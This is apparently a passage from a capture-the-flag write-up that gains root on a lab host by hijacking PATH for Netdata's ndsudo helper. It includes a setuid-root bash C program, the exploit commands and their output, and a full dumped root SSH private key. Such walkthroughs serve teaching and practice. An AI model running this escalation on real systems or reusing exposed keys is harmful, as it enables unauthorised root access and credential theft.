
Great, the code are already set the EXEC and getUID.


Make it executable on the target machine:
oliver@editor:/tmp$ ls -al
total 60
drwxrwxrwt 10 root    root     4096 Nov  8 12:51 .
drwxr-xr-x 18 root    root     4096 Jul 29 11:55 ..
-rwxrwxr-x  1 oliver  oliver  17376 Nov  8 12:50 megacli
srwxrwx---  1 netdata netdata     0 Nov  7 20:14 netdata-ipc
. . .[SNIP]. . .
A note from me is gonna be basically to put a PATH first before execution:
oliver@editor:/tmp$ ndsudo megacli-disk-info
ndsudo: command not found
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo megacli-disk-info
megacli MegaCli : not available in PATH.
oliver@editor:/tmp$
As you can see, ndsudo is looking for megacli or MegaCLI in the PATH, that’s what wee can leverage this point to create a malicious binary and place it in the PATH to hijacking the megacli command.
But. . .We failed, let’s try with other options like nvme one:
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo -h

ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

--test
    print the generated command that will be run, without running it.

--help
    print this message.
The following commands are supported:
- Command    : nvme-list
  Executables: nvme
  Parameters : list --output-format=json
- Command    : nvme-smart-log
  Executables: nvme
  Parameters : smart-log {{device}} --output-format=json
- Command    : megacli-disk-info
  Executables: megacli MegaCli
  Parameters : -LDPDInfo -aAll -NoLog
- Command    : megacli-battery-info
  Executables: megacli MegaCli
  Parameters : -AdpBbuCmd -aAll -NoLog
- Command    : arcconf-ld-info
  Executables: arcconf
  Parameters : GETCONFIG 1 LD
- Command    : arcconf-pd-info
  Executables: arcconf
  Parameters : GETCONFIG 1 PD
The program searches for executables in the system path.
Variables given as {{variable}} are expected on the command line as:
  --variable VALUE
VALUE can include space, A-Z, a-z, 0-9, _, -, /, and .
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
nvme : not available in PATH.
oliver@editor:~$
And we failed again, let’s try to observe the path:
oliver@editor:~$ $PATH
-bash: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin: No such file or directory
oliver@editor:~$
Oh okay, the fake path are not set yet. Let’s re-run, but also I wanted to change my C binary script into:
┌──(kali㉿kali)-[~]
└─$ cat nvme.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}
Continue on the Attack side:
oliver@editor:/tmp$ chmod +x nvme
oliver@editor:/tmp$ ls -al
total 56
drwxrwxrwt 10 root    root     4096 Nov  8 13:35 .
drwxr-xr-x 18 root    root     4096 Jul 29 11:55 ..
srwxrwx---  1 netdata netdata     0 Nov  7 20:14 netdata-ipc
-rwxrwxr-x  1 oliver  oliver  16056 Nov  8 13:35 nvme
drwx------  3 root    root     4096 Nov  7 20:14 systemd-private-12cd875b3b4847b49340fcfcd5342a70-ModemManager.service-Nop8ux
drwx------  3 root    root     4096 Nov  7 20:14 systemd-private-12cd875b3b4847b49340fcfcd5342a70-systemd-logind.service-NdU3Ll
drwx------  3 root    root     4096 Nov  7 20:14 systemd-private-12cd875b3b4847b49340fcfcd5342a70-systemd-resolved.service-jMpAX6
drwx------  3 root    root     4096 Nov  7 20:14 systemd-private-12cd875b3b4847b49340fcfcd5342a70-systemd-timesyncd.service-hW0hLh
drwx------  3 root    root     4096 Nov  7 21:00 systemd-private-12cd875b3b4847b49340fcfcd5342a70-upower.service-1t4RDG
drwx------  3 root    root     4096 Nov  7 20:14 systemd-private-12cd875b3b4847b49340fcfcd5342a70-xwiki.service-uT51Ke
drwx------  2 oliver  oliver   4096 Nov  8 12:30 tmux-1000
drwx------  2 root    root     4096 Nov  7 20:14 vmware-root_612-2731021090
oliver@editor:/tmp$ mkdir -p ~/fakebin
oliver@editor:/tmp$ ls
netdata-ipc                                                                     systemd-private-12cd875b3b4847b49340fcfcd5342a70-systemd-resolved.service-jMpAX6   tmux-1000
nvme                                                                            systemd-private-12cd875b3b4847b49340fcfcd5342a70-systemd-timesyncd.service-hW0hLh  vmware-root_612-2731021090
systemd-private-12cd875b3b4847b49340fcfcd5342a70-ModemManager.service-Nop8ux    systemd-private-12cd875b3b4847b49340fcfcd5342a70-upower.service-1t4RDG
systemd-private-12cd875b3b4847b49340fcfcd5342a70-systemd-logind.service-NdU3Ll  systemd-private-12cd875b3b4847b49340fcfcd5342a70-xwiki.service-uT51Ke
oliver@editor:/tmp$ cp nvme ~/fakebin
oliver@editor:/tmp$ export PATH=~/fakebin:$PATH
oliver@editor:/tmp$ echo $PATH
/home/oliver/fakebin:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
oliver@editor:/tmp$ which nvme
/home/oliver/fakebin/nvme
oliver@editor:/tmp$
There we go, supposed eariler I just didn’t confirmed it yet. And now supposed if we hijack the path we should’ve been able to be a root access:
oliver@editor:/tmp$ which nvme
/home/oliver/fakebin/nvme
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme
command not recognized: nvme
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/tmp# id
uid=0(root) gid=0(root) groups=0(root),999(netdata),1000(oliver)
Yes, we’re root now.
root@editor:/root# ls -al
total 44
drwx------  8 root root 4096 Nov  7 20:14 .
drwxr-xr-x 18 root root 4096 Jul 29 11:55 ..
lrwxrwxrwx  1 root root    9 Jul  1 19:19 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Apr 27  2023 .cache
drwxr-xr-x  2 root root 4096 Jun 19 08:14 .config
drwxr-xr-x  3 root root 4096 Apr 27  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  2 root root 4096 Jun 19 11:30 .ssh
-rw-r-----  1 root root   33 Nov  7 20:14 root.txt
drwxr-xr-x  2 root root 4096 Jun 19 08:14 scripts
drwx------  3 root root 4096 Apr 27  2023 snap
root@editor:/root# ls -al .ssh
total 20
drwx------ 2 root root 4096 Jun 19 11:30 .
drwx------ 8 root root 4096 Nov  7 20:14 ..
-rw------- 1 root root  565 Jun 19 11:34 authorized_keys
-rw------- 1 root root 2590 Jun 19 11:30 id_rsa
-rw-r--r-- 1 root root  565 Jun 19 11:30 id_rsa.pub
root@editor:/root# cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
FLvpDdK+RXvFcAAAALcm9vdEBlZGl0b3I=
-----END OPENSSH PRIVATE KEY-----
Here’s the RSA.

Hope you all like it and happy hacking!